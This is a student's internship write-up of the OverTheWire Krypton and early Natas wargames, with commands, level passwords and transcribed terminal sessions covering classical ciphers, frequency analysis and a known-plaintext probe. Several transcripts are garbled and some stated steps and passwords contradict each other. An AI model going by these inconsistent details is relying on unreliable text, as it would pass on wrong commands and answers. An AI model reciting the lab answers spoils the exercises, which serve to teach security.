

🛡️ Cybersecurity Internship Assignment – Krypton, Natas, Leviathan

Intern Name : Bhakti Janardan Indulkar

Internship Program : Digisuraksha Parhari Foundation

Issued by : Digisuraksha Parhari Foundation

Powered by: Infinisec Technologies Pvt. Ltd.

📋 Steps For Krypton lab

• Level 0 → 1 : Base64 Decoding

1. It reveals the password for the next level: KRYPTONISGREAT

Command : echo 'S1JZUFRPTklTR1JFQVQ=' | base64 -d .

2. Use to connect with krypton0 with password we got

Command : ssh krypton1@krypton.labs.overthewire.org -p 2231

The screenshot shows a Windows terminal window titled "bhakti_31@DESKTOP-RNL338C ~". The terminal displays the following session:

```
Message From Kali Developers
This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
  • https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.huselogin" to hide this message)
(bhakti_31@DESKTOP-RNL338C) [~]
$ echo "S1JZUFRPTklTR1JFQVQ=" | base64 -d .
KRYPTONISGREAT
(bhakti_31@DESKTOP-RNL338C) [~]
$ ssh krypton0@krypton.labs.overthewire.org -p 2231
ssh: could not resolve hostname krypton.labs.overthewire.org: No address associated with hostname
(bhakti_31@DESKTOP-RNL338C) [~]
$ ssh krypton0@krypton.labs.overthewire.org -p 2231
[REDACTED]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
krypton0@krypton.labs.overthewire.org's password:
Permission denied, please try again.
krypton0@krypton.labs.overthewire.org's password:
Permission denied, please try again.
krypton0@krypton.labs.overthewire.org's password:
krypton0@krypton.labs.overthewire.org: Permission denied (publickey,password).
(bhakti_31@DESKTOP-RNL338C) [~]
$ ssh krypton0@krypton.labs.overthewire.org -p 2231
[REDACTED]
```

The terminal shows the user attempting to connect to port 2231, which fails due to a non-existent host. The user then tries again, successfully connecting to the OverTheWire game server at port 2231. The password is KRYPTONISGREAT.

• Level 1 → 2: ROT13 Cipher

1. Navigate to the level directory:

Command : cd /krypton/krypton1

2. Read the encrypted file with "cd krypton2".

3. Decrypt using ROT13

Command : cat krypton2 | tr 'A-Za-z' 'N-ZA-Mn-za-m'.

It helps to reveal the password for next level as ROTTEN.

```

krypton1@bandit:/krypton/krypton1
krypton1@bandit:~$ whoami
krypton1@bandit:~$ ls
krypton1@bandit:~$ ls -la
total 26
drwxr-xr-x  2 root root 4096 Apr 10 14:24 .
drwxr-xr-x 70 root root 4096 Apr 10 14:24 ..
-rw-r--r--  1 root root 1080 Mar 31 2024 .bash_logout
-rw-r--r--  1 root root 3771 Mar 31 2024 .bashrc
-rw-r--r--  1 root root 807 Mar 31 2024 .profile
krypton1@bandit:~$ cd/krypton
-bash: cd/krypton: No such file or directory
krypton1@bandit:~$ cd krypton
krypton1@bandit:/krypton1
krypton1@bandit:/krypton1$ krypton1 krypton2 krypton3 krypton4 krypton5 krypton6 krypton7
krypton1@bandit:/krypton1$ ls
krypton2 README
krypton2@bandit:/krypton/krypton1$ cat README
Welcome to Krypton!
This game is intended to give hands on experience with cryptography and cryptanalysis. The levels progress from classic ciphers, to modern, easy to harder.
Although there are excellent public tools, like cryptool, to perform the simple analysis, we strongly encourage you to try and do these without them for now. We will use them in later exercises.
** Please try these levels without cryptool first **

The first level is easy. The password for level 2 is in the file 'krypton2'. It is 'encrypted' using a simple rotation called ROT13. It is also in non-standard ciphertext format. When using alpha characters for cipher text it is normal to group the letters into 5 letter clusters, regardless of word boundaries. This helps obfuscate any patterns.
This file has kept the plain text word boundaries and carried them to the cipher text.

Enjoy!
krypton1@bandit:/krypton/krypton1$ -

```

```

krypton2@bandit:~
Enjoy!
krypton1@bandit:/krypton/krypton1$ cat krypton2
VRKRY G3B CNFFJ3EQ EBGGRA
krypton1@bandit:/krypton/krypton1$ cat krypton2 | tr 'A-Za-z' 'N-ZA-M'
tr: range-endpoints of 'a-z' are in reverse collating sequence order
krypton1@bandit:/krypton/krypton1$ cat krypton2 | tr 'A-Z' 'N-ZA-M'
LEVEL TWO PASSWORD ROT13
krypton1@bandit:/krypton/krypton1$ logout
Connection to krypton.labs.overthewire.org closed.

[REDACTED]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
krypton2@krypton.labs.overthewire.org's password:

[REDACTED]

```

Welcome to OverTheWire!

• Level 2 → 3: Caesar Cipher

1. Connect with krypton level 2 using password ROT13

Command : ssh krypton2@krypton.labs.overthewire.org -p 2231

2. Navigate to the level directory and read the encrypted file.

Command : cat krypton3

3. **Decrypt using Caesar cipher:** Assuming a shift of 13 (ROT13).

Command : cat krypton3 | tr 'A-Za-z' 'N-ZA-Mn-za-m'

It helps to find password for next level i.e CAESARISEA

- **Level 3 → 4: Frequency Analysis**

1. Connect with krypton level 3 using password CAESARISEA
Command : ssh krypton3@krypton.labs.overthewire.org -p 2231
 2. Navigate to the level directory using “cd /krypton/krypton3”.
 3. Use frequency analysis on the found* files to determine the most common letters, which can help in decrypting the cipher.
 4. Decrypt the password. After analysis, the password is found to be BRUTE.

```
krypton3@bandit:/krypton/krypton3
krypton3@bandit:~$ ls
krypton3@bandit:~$ cd /krypton/krypton3
krypton3@bandit:/krypton/krypton3$ ls
found1 found2 found3 HINT1 HINT2 krypton4 README
krypton3@bandit:/krypton/krypton3$ ls -la
total 36
drwxr-xr-x 2 root root 4096 Apr 19 14:24 .
drwxr-xr-x 9 root root 4096 Apr 19 14:24 ..
-rw-r--r-- 1 krypton3 krypton3 1542 Apr 19 14:24 found1
-rw-r--r-- 1 krypton3 krypton3 2128 Apr 19 14:24 found2
-rw-r--r-- 1 krypton3 krypton3 568 Apr 19 14:24 found3
-rw-r--r-- 1 krypton3 krypton3 56 Apr 19 14:24 HINT1
-rw-r--r-- 1 krypton3 krypton3 37 Apr 19 14:24 HINT2
-rw-r--r-- 1 krypton3 krypton3 42 Apr 19 14:24 krypton4
-rw-r--r-- 1 krypton3 krypton3 785 Apr 19 14:24 README
krypton3@bandit:/krypton/krypton3$ cat README
Well done. You've moved past an easy substitution cipher.

Hopefully you just encrypted the alphabet a plaintext
to fully expose the key in one swoop.

The main weakness of a simple substitution cipher is
repeated use of a simple key. In the previous exercise
you were able to introduce arbitrary plaintext to expose
the key. In this example, the cipher mechanism is not
available to you, the attacker.

However, you have been lucky. You have intercepted more
than one message. The password to the next level is found
in the file 'krypton4'. You have also found 3 other files.
(found1, found2, found3)

You know the following important details:

- The message plaintexts are in English (** very important)
- They were produced from the same key (** even better!)


Enjoy.

krypton3@bandit:/krypton/krypton3$
```

```
krypton3@bandit: /krypton/krypton3
- G X

JBJDG SWCBZ SUSBNZ UJ5NSM QCEVS CZSGZ SBGBB ISTAS NJKBB XDQJD QKLQO GSCED ABMINU YBUJ5 WABGW UDSDG SOJWQ LOUIM NSJLJ DOJJD SNSKS NSGBC TYSMC TSGU JBJDG
QJNQD QESJD SZBRY VZLW DLSM 50 SWCZS CBLCC UBTSDG LGSZD DSNSC NDDOD ZSDOD ZSNVY 3TOMW SNSC SGBGD SCDFD SOMBZ JDSMC MOVYJZ SNSJC
EDJSH LKZBZ TMDZ CASSS QURQD BMXU UBTSDG BGZQW DSNSC NDDOD ZSDOD ZSNVY 3TOMW SNSC SGBGD SCDFD SOMBZ JDSMC MOVYJZ SNSJC
EDJSN RMHC1 DXBVG BKSWO VTBUS JXKLS ONUVO JSHOG UKHNS QYJC USNBG XSANM QHLDQ TG53W CSMBX NGFBG KZQDN USUQD JDSEF SBXQG HKWQA HMCWS BGQME MUJDX JSMD SACM1 DBXJD SJKG
UDSNS QSSX SKCUD JBNCT QTVNO ZSUXBZ UDQFS UVSQYI SMGCV DSGCU TS67C BGWSQD UVQNJ BXJDS VBGBM G7DSQ SJNSUZ SGSGC AZSMX USBXJ DCUEQ YUZBD VONUM SXMSD B1D5L SONUA STK5X GQGWM
UDNQF SUVSQ IJU11 SJNACR ENYOD SNIQJ1 STYV1 CGEJ18 QZ7BM G1XBN DTCUYI SNCBW DOTNS SYRN1 STWTQG LYQVZ NYLDO VUJBN CUSIGD DZBVQ UNRKS UDQFS UVSQN SUIXCN ITACB ENYOD SMNSZ
BNGJS WQUNJ QJBXW UWSES GNDQJ TUDFO SUVSQ NSXVS WJDSDT KBGXB JVNRW BGJB5 UZOYS YNBUS ZM1CB GXBNW SSNYB QZDGQ EOBGJ DSNSC EDJSS G1D25 G1MM1 U7BML DUQUD OSYUN SONSU JDNJC
GEDCU D7DSQ1 NCZQN ZQNSX NTGCM CGEJD SDBNU SUBXZ SDQJN SYQJN BGUCG VBGBM GRBDG QMAN5 LNSYB NSJWU DOJUD QFSUJ SONSQ QWASS GQZBM G1JNLU DZBVB TOUJS JKSG1 CSJZD SGJMN
UDLZB VQNUD QISUM ESEU3 SWTDQ JUDFO SUVSQ NSTQL D01SA SSGST YVBL5 NQJOU DZBDBV TQJUS NAQLOW SOOGW SNDBE D3B8B XVQGD QUDEN SZQJZ DBVCZ VQGMB KGSNK DBGOT SWQZS NJQCG KCVVC
QTUDQ FSUDQ JXSGC DCUIC VBGVS ICWSG ZSUZA UJMO4 CQJSU UNMDU JBNCS UDQJ5 NQJOD DSQNU LZQBV VSZ3S WQXJS KDCZD CJQKU SGZVU DSNCX QDSD [krypton3@bandit: /krypton/krypton3] cat found3
DSNISB PGQMN VNCVU UBZBX MNUSO ENBSQ1 VNCPS CGQJ5 XCZBY CGBZX ICSK1 DSNSK SJNJK BNBMG HAQVZ FUYBZ UGSQN BGSSO JNSTD JLBXD DSQZQ FGWQG VGBEG GSGSQ NJDSB JDSDN DSUZQ
VNSX5 NSKOD SSMGK EVLQD NMGBW UFLV1 LKCCD QVQJD SNSX5 QNQZG SBXAM NGCUD SWEVW WJDSK SCEDJ BXJDS CGUSZ JKQWI SMLNS TQNFQ AVSQG WQJFC GEQVV JDGCE UCGJB ZBGUC WSNQJ CBGZ
BMRWD QNWL AVOTS RMYC1 SNXBN DCUBY CGBGB NSU5 7JCGE C [krypton3@bandit: /krypton/krypton3] ls -la
total 16
drwxr-xr-x 2 root      root      4096 Apr 10 14:24 .
drwxr-xr-x 9 root      root      4096 Apr 10 14:24 ..
-rw-r----- 1 krypton3 krypton3 1542 Apr 10 14:24 found1
-rw-r----- 1 krypton3 krypton3 2128 Apr 10 14:24 found2
-rw-r----- 1 krypton3 krypton3 560  Apr 10 14:24 found3
-rw-r----- 1 krypton3 krypton3 56  Apr 10 14:24 HINT1
-rw-r----- 1 krypton3 krypton3 37  Apr 10 14:24 HINT2
-rw-r----- 1 krypton3 krypton3 42  Apr 10 14:24 krypton4
-rw-r----- 1 krypton3 krypton3 70  Apr 10 14:24 README
krypton3@bandit: /krypton/krypton3$ cat HINT1
Some letters are more prevalent in English than others.
krypton3@bandit: /krypton/krypton3$ cat HINT2
"Frequency Analysis" is your friend.
krypton3@bandit: /krypton/krypton3$ for i in {A..Z}; do printf $1; cat found1 found2 found3 | tr -cd $1 | wc -c; done
printf: usage: printf [-v var] format [arguments]
tr: missing operand
try 'tr --help' for more information.
0
printf: usage: printf [-v var] format [arguments]
tr: missing operand
try 'tr --help' for more information.
0
printf: usage: printf [-v var] format [arguments]
tr: missing operand
try 'tr --help' for more information.
0
printf: usage: printf [-v var] format [arguments]
tr: missing operand
try 'tr --help' for more information.
0
```

```
k krypton3@bandit:/krypton/krypton3
printf: usage: printf [-v var] format [arguments]
tr: missing operand
Try 'tr --help' for more information.
0
printf: usage: printf [-v var] format [arguments]
tr: missing operand
Try 'tr --help' for more information.
0
krypton3@bandit:/krypton/Krypton3$ for i in {A..Z}; do printf $1; cat found1 found2 found3 | tr -cd $1 | wc -c; done
printf: usage: printf [-v var] format [arguments]
25
printf: usage: printf [-v var] format [arguments]
246
printf: usage: printf [-v var] format [arguments]
227
printf: usage: printf [-v var] format [arguments]
216
printf: usage: printf [-v var] format [arguments]
24
printf: usage: printf [-v var] format [arguments]
28
printf: usage: printf [-v var] format [arguments]
227
printf: usage: printf [-v var] format [arguments]
4
printf: usage: printf [-v var] format [arguments]
19
printf: usage: printf [-v var] format [arguments]
301
printf: usage: printf [-v var] format [arguments]
67
printf: usage: printf [-v var] format [arguments]
66
printf: usage: printf [-v var] format [arguments]
26
printf: usage: printf [-v var] format [arguments]
240
printf: usage: printf [-v var] format [arguments]
12
printf: usage: printf [-v var] format [arguments]
2
printf: usage: printf [-v var] format [arguments]
340
printf: usage: printf [-v var] format [arguments]
1653
16:53
ENG
22-04-2025
```

```
krypton4@bandit: ~
28 F
19 I
12 O
  R
  H
  P
krypton3@krypton[krypton]$ cat krypt0n4 | tr 'SQJUBNGCDZVWMTXKELAFIORHP' 'ETAOINSRHDLCUMFYwGPBVXQJZ'
WELLU ISEAH ELEYCN MTOOW INUR0 BNCAE krypton3@bandit:/krypton/krypton$ cat HINT2
"Frequency Analysis" is your friend.
krypton@bandit:/krypton/krypton$ cat HINT1
Some letters are more prevalent than others.
krypton@bandit:/krypton/krypton$ cat krypt0n | tr 'SQJUBNGCDZVWMTXKELAFIORHP' 'ETAOINSRHDLCUMFYwGPBVXQJZ'
WELLU ISEAH ELEYCN MTOOW INUR0 BNCAE krypton3@bandit:/krypton/krypton$ cat krypt0n | tr 'SQJUBNGCDZVWMTXKELAFIORHP' 'EATSONIHCIDUPYFwGMBKVZQJZ'
WELLD ONETH ELEVEN LFOUR PASSW ORDIS BRUTE krypton3@bandit:/krypton/krypton$ logout
Connection to krypton.labs.overthewire.org closed.

(bhakti_31@DESKTOP-RNL338C) - [~]
$ nano krypt0n4
(bhakti_31@DESKTOP-RNL338C) - [~]
$ ssh krypton4@krypton.labs.overthewire.org -p 2231
[REDACTED]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
krypton4@krypton.labs.overthewire.org's password:
[REDACTED]
```

- **Level 4 → 5: Vigenère Cipher**

1. Connect with krypton level 4 using password BRUTE
Command : ssh krypton4@krypton.labs.overthewire.org -p 22
 2. Navigate to the level directory and read the encrypted file.
Command : cd /krypton/krypton4
Command : cat found1
cat found2
cat krypton5

3. Visit dcode.fr Vigenère Cipher. Input the content of found1 or found2 into the ciphertext field. Set the key length to 6 as specified. Use the tool to analyze and determine the key, which should be FREKEY. Use this key to decrypt krypton5, revealing the password for the next level: CLEARTEXT.

- **Level 5 → 6: Vigenère Cipher with Unknown Key Length 1 .**
 1. Connect with krypton level 5 using password CLEARTEXT
Command : ssh krypton5@krypton.labs.overthewire.org -p 2231
 2. Navigate to the level directory and read the encrypted file.
Command : cd /krypton/krypton5
Command : cat found1
cat found2
cat found3
cat krypton6
 3. Determine key length and decrypt: Visit dcode.fr Vigenère Cipher. Input the content of found1 into the ciphertext field. Use the "Automatic Decryption" feature to let the tool determine the key length and key. The tool should identify the key as KEYLENGTH. Use this key to decrypt krypton6, revealing the password for the next level: RANDOM.

```

krypton5@bandit:~ (Message From Kali developers)
This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
@ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
[~] bhaukt 31@DESKTOP-RNL338C) [~]
$ ssh krypton5@krypton.labs.overthewire -p 2231
ssh: Could not resolve hostname krypton.labs.overthewire: Name or service not known
[~] $ ssh kryptons@krypton.labs.overthewire.org -p 2231
[~] $ This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
krypton5@krypton.labs.overthewire.org's password:
Permission denied, please try again.
krypton5@krypton.labs.overthewire.org's password:
Permission denied, please try again.
krypton5@krypton.labs.overthewire.org's password:
[~] $ www. ver he ire.org
[~] $ Type here to search

```

UPI outages indicate... ENG 15:01 27-04-2025


```

kryptons@bandit:/krypton/kryptons
For support, questions or comments, contact us on discord or IRC.
Enjoy your stay!
kryptons@bandit:~$ cd /krypton/kryptons
kryptons@bandit:~/krypton/kryptons$ ls
found1 found2 found3 krypton6 README
kryptons@bandit:~/krypton/kryptons$ ls -la
total 28
drwxr-xr-x 2 root root 4096 Apr 18 14:24 .
drwxr-xr-x 9 root root 4096 Apr 18 14:24 ..
-rw-r----- 1 krypton5 krypton5 1776 Apr 18 14:24 found1
-rw-r----- 1 kryptons kryptons 1915 Apr 18 14:24 found2
-rw-r----- 1 kryptons kryptons 2110 Apr 18 14:24 found3
-rw-r----- 1 kryptons kryptons 151 Apr 18 14:24 krypton6
-rw-r----- 1 kryptons kryptons 151 Apr 18 14:24 README
kryptons@bandit:~/krypton/kryptons$ cat README
SXULH GNXIO WRZJG DEUF RHEFTZ ALGSP DXBLM PWHQI XIGLA RIYTR BLPPC HNMVG CTZDL CLKRU YMWJY THWUT ZCMRH EFEZL OTMLN BLULV MCMQG CTZDL CPTBL AWPML MVRIN SSXWT XJGLA RIOPE
FUGVPL PGRLG ODMKH RSFLX TZFLX QHNNF LQWOT XIGLA RYVBT VZTPM LMIAV ZPHCX FPVAT MLBSV OTFVT PBACS EFKOL BCRSM AMULP SPPYF CXOKH LZXIO GNLTD ZVRAL DOACC TNREN YMLRH VXXJD
XHSIN BXUGI UPVRC ESQSG VYQQK LMRXS IBZAL BAYNM AVAYB XRSIC KPYHH WBQIP RGVXY SBELN NZLYWV IHQMG VGYSWM PGWGG NARSP TXVKL PWXGD RXJHU SXQMT VTYZQ GCTZR
JYVBRK MHZBX TYQIH LANTW HACYP RJOMO KJYTV SGVLY RRSIG NKVX1 MQJEG GJOML MSGNV VERRC MYRBA GEONN RGKLB XFLRP XRZDE JESGN XSVB DSSZA LCXVE ICXXX OVTPW BLEVK ZCDEA JYPCJ CDXUG
MARMIL RMVTC LXPLT PJKGL CIREP RJYVB ITPVTH ZPHCX FPVRC KPVSX CBPXWV UXRS SHYTU NWGTY ANNUN VCOEA JLLFI LECSD OLCTG CMGAT SBTPN PNZBV XWUPV RIHUM IBPHG UXUQP YYHZN MOIXD
LZBAK LNTPCC MBJBTZ KXRSH FSZKC SSELMP UEMRE BCPTK GAVCY EXNDG LNLCB JVXBH XHRHT AZBLD LZWTF YXKLW PELOG RPVPA ZQNPK VZLCE MPVKP FERPA AZALV MDPKH GKKKL YOLRX TSNB1 ELRYN
IVMKP ECVXH BELNI OETUX SSYVH TZARL RLVEG GNOQ YXFCA YQOYO ISUKA RIOHE YRHD5 REFTB LEVXH MYEAJ PLCLX TRFZX YOZCY XUKVV MOJLR RMAVC XFLHO KXUVE GOSAR RHBSX YHQS LXSQJ
INXLH PCVNC XWVPU KMFVX ZLTOW QLKRY TZDLD DTVKB ACSD LVYOL BCMP ERTZD TYDXE AILBR VEYEG ESIH1 QMPOX UMDLZ VVMBU KPGEC EGWIO HMFX NXPBM KPVR5 XCZC PWVMT OOIVC XURRV
BHCCS XQLXN XQSEQ RTAOP WNSZK HVDLC PRTRL ZRGZP AAGGK ZIMAP RLKVW EAZRT XXCCS DMVZ BZRW MNRIM ZSRVY IEOVH GLGLN FZKHX KESEE KEHDI FLZRV KVFB1 XSEKB TZSPZ EAZMZ DLCSY
ZGGYK GCELN TUIG MXQHT BJXKG RZFEX ABIAK MIKWA RVFMK UFGFY JSRIP NJBU1 LDSSZ ALMSA VPNTX IBSMO kryptons@bandit:~/krypton/kryptons$ cat found2
GLCVX KQFZK AVJOW QYVYH RAYHM GIEOF ARIAZ YEYXV PXFZK BXXUY SLELR IXHNH PLAKR TADL CSLG NOSPR IUJML VSNP RJO00 GMGLU JHVBK QSMFI NZDSK HEFNX KSHGE AVZAZ YQCQP
BAKPC LMQGR XWYR WQSEG FHSPH ZYETX FPVPMX BXTIM XHLMH AZXYG EQLRN TAPOZ CXTAZ VMVST RVNIZ SKXGS RNDJH XXSCS HXWYR ZQXUG MASQF EURXX DKWY PLUGL KHTPR GKAEV
WRCED KEMZL JDPL XZTRE CEGRH PZM20 DAMZKKA EBLR ELDH MRHRS MNDP DFPVX DMHTP SPZKZ QZLWV SPSA MWSVW ZQXQD ZQXUN HGXL
WVWKA RQHME HOTO PZKJL PZQZS RQZM2 GEGK XWVYK TPERVWV ZKXKG UOJPC ZQDFC DILAE FXVQJO ZKXKG QBUOL GXWV YVEWM QM6GQG MEGR VBLX ZDQD MDRV
YATRX YSKTM TRTNT AXBKR YOZRS QKHE FXTAR IWXH KTSKV EPVPU KAY3B ZKGX VOAGH POKTH KGTGX GUUVH EDGXK SHYBS ZVNCW YTYDGO ARUTP EIQYX RSJW NTWR IUTRO YXACX MWEJ
USOJY TVGNX ASHCH MYRBL BZCAV RZMFK MAPFL GHMLX SEXJU BUJLC LGKX UVSLO MEHXX CMPTH UGESX SRRSG UULNX GNPAO ZODFS EMIGC AKFCO VBUFH XHXYK RBELR TUVOE IOEFZ LPBCC
DUAVXK OXULX PZKPK PCM7 VYKZO WZAPR YRZLW BZIAK ELWHL DZNRB ZOEL0 LBZWD DIPREZ PUGYJ BVAYX RMHMK CYYKX FNHZM ZSGYB UMLNS SEJRV EAGWP SOGKK JOYJF K7DYE JOmek LPBZC EGJH
YLIPE SPUG1 YVBDX VXTIV YRELX XXUZY DZPNU G3YUB ELRHZ UMSPO FR3V0 KZQPVW OKBUQ EJHEL YTZCM EYIQZ HHZEQ DIAMX YLCRS IZGBS KRBAE FYXUQ IPDFL ZALWE GMFRO GNKPU LCFNQ HFJN3
AEGIM OHSA1 EUFO0 EBESS UHADL CCSBS AHNNF PSQ18 UDIPP WGHLY DLCPW GGUSS WFXIA ZHMDL CCSLG ENOSP RIGNT AKPRS SHMAI EXMYT XOKGY JKLRJ GLZO1 LESTU BUDSG EEEYD PXHQL RQBTY
SIRTI FUYTO RALOR UNAY1 GEGBT LLAYC YYXET UVXEP VOXDT OVYHH GCHMY VRPVE GGKCI TPVNR FHSHQ LRQZA LVELO PNJRD OCVLV YRHPD IPRTR HRHMG GOIAZ TAFEP TSHYI VSRRD SSZAL BSYOF
RZPL0 RRSP1 UGJYV BLRQZ ALMSD QIRXW VWAFF RMNPK DPCXE AUYZS BRJ2Z XFHMP WOVRV LLNML LFEUP UCYGE SSTEV DLCDT EKMAI ACMP2 UKULY RGIEE PLVZI PTGCB ARPYC KRYJB KVNYC SLLHX
HJL1V MRJET GBUCX RS1YK OPDCY YHRBT UNQAP RPKHM DLMCV VYDH5 VCSIU GMWQS MOPRN TUNAY DEYOM AVITL MAUYP DJMCL VYUYY ALDXB IDPKX QMNGZ XKPCP PONTW JVSPQ EAJPL BIMQE SGOLD
kryptons@bandit:~/krypton/kryptons$ cat found3
FIPJS EJXVY CYHVZ KMHOY GNEYN XSYSI PHJ0N OKLLY HTBXH MLIYI RGKKM PMFH2 GMJR2 GMVOT ZHCSL ZVBAL ZOVKZ BLGDD YGIWO HULMF ZVVKX YDUXIU NNRMR AMGZ KXQXR VNBBIA ELEOP

```

Hot weather ENG 15:03 27-04-2025

• Level 6 → 7: Custom Stream Cipher Analysis

- Connect with krypton level 6 using password RANDOM

Command : ssh krypton6@krypton.labs.overthewire.org -p 2231

- Navigate to the level directory and read the encrypted file.

Command : cd /krypton/krypton56

Command : cat README

cat krypton6

Identify the encryption program encrypt6 and the encrypted file krypton7.

- Perform known-plaintext attack:

Create a file with repeated characters to analyze the encryption pattern.

Command : python -c 'print("A" * 50)' > /tmp/plain./encrypt6 /tmp/plain /tmp/cipher cat /tmp/cipher

Observe the output to determine the key or pattern used.

- Decrypt the final password: Use the insights gained from the previous step to decrypt krypton7.

Command : cat krypton7

Apply the decryption method consistent with the encryption pattern to reveal the password for Level 7.

```
krypton6@bandit:~/tmp/lev7$ krypt0n@bandit:/tmp/lev7$ ls  
a.txt  k  keyfile.dat  krypt0n6  krypton7  
krypt0n@bandit:/tmp/lev7$ cat cipher.txt  
cat: cipher.txt: No such file or directory  
krypt0n@bandit:/tmp/lev7$ /krypton/krypt0n6/encrypt6 a.txt cipher.txt  
krypt0n@bandit:/tmp/lev7$ cat cipher.txt  
E1C TDG YIYZ KTHN SIR FXY C P F U E O C K R N E I C T D G Y I Y Z K T H N S I R F X Y C P F U E O C K R N krypt0n6@bandit:/tmp/lev7$ ^C  
krypt0n@bandit:/tmp/lev7$ nano krypton6  
Unable to create directory /home/krypt0n6/.local/share/nano/: No such file or directory  
It is required for saving/loading search history or cursor positions.  
  
krypt0n@bandit:/tmp/lev7$ subl notes  
Command 'subl' not found, but can be installed with:  
snap install sublime-text  
Please ask your administrator.  
krypt0n@bandit:/tmp/lev7$ cat cipher.txt  
E1C TDG YIYZ KTHN SIR FXY C P F U E O C K R N E I C T D G Y I Y Z K T H N S I R F X Y C P F U E O C K R N krypt0n6@bandit:/tmp/lev7$ man  
What manual page do you want?  
For example, try 'man man'.  
krypt0n@bandit:/tmp/lev7$ man man  
What manual page do you want?  
For example, try 'man man'.  
krypt0n@bandit:/tmp/lev7$ man man  
man: can't resolve man7/groff_man.7  
  
[1]+ Stopped man man  
krypt0n@bandit:/tmp/lev7$ xxd -b a.txt  
00000000: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
00000006: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
0000000c: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
00000012: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
00000018: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
00000024: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
0000002a: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
00000030: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
00000036: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
0000003c: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
00000042: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
00000048: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
0000004e: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
00000054: 01000001 01000001 01000001 01000001 01000001 AAAAAA  
0000005a: 00001010  
krypt0n@bandit:/tmp/lev7$
```

- **Level 7 :**
 1. Connect with krypton level 7 using password LFSRISNOTRANDOM.
 - Command :** ssh krypton7@krypton.labs.overthewire.org -p 2231
 2. It will show congratulation message for completing the labs.

```

krypton7@bandit:/krypton/krypton7
This machine has a 64bit processor and many security-features enabled
by default, although ASLR has been switched off. The following
compiler flags might be interesting:
-m32           compile for 32bit
-fno-stack-protector    disable ProPolice
-Wl,-z,norelro   disable relro

In addition, the execstack tool can be used to flag the stack as
executable on ELF binaries.

Finally, network-access is limited for most levels by a local
firewall.

--[ Tools ]--


For your convenience we have installed a few useful tools which you can find
in the following locations:
* gef (https://github.com/hugsy/gef) in /opt/gef/
* pwndbg (https://github.com/gts/pwndbg) in /opt/pwndbg/
* gdbinit (https://github.com/gts/gdbinit) in /opt/gdbinit/
* pwnools (https://github.com/Gallopsled/pwnools)
* radare2 (http://www.radare.org/)

--[ More information ]--
For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/
For support, questions or comments, contact us on discord or IRC.

Enjoy your stay!
krypton7@bandit:~$ LS
LS: command not found
krypton7@bandit:~$ ls
krypton7@bandit:~$ cd /krypton/krypton7
krypton7@bandit:/krypton/krypton7$ ls
README
krypton7@bandit:/krypton/krypton7$ cat README
Congratulations on beating Krypton!
krypton7@bandit:/krypton/krypton7$
```

Steps For Natas lab

- **Natas Level 0**
 1. Go to the URL: <https://overthewire.org/wargames/natas/>
 2. Access Level 0 : <http://natas0.natas.labs.overthewire.org>
 3. Username: natas0, Password: natas0. Use the following credentials (provided on the site)
 4. Open Firefox Dev Tools or Chrome Dev Tools.
 5. Right-click → View Page Source (Ctrl+U)
 6. Find password inside a HTML comment.
 7. You'll see a comment like: The password for natas1 is [0nzCigAq7t2iALyvU9xcHiYN4MlkIwlql]
 8. Copy the password for Natas1.



- **Natas Level 0 → Level 1**

1. Open this URL in Firefox and go to the natas1 page

URL : <http://natas1.natas.labs.overthewire.org>

2. When prompted for login:

Username: natas1 , Password: 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

3. Read the Page . You'll see a message like: > "You can find the password for the next level on this page, but right-click has been blockd!" This means the developers tried to disable right-click — but don't worry

4. Bypass Right-Click Block

Do either of these : Option A (Shortcut) Press Ctrl + U to view the page source directly.

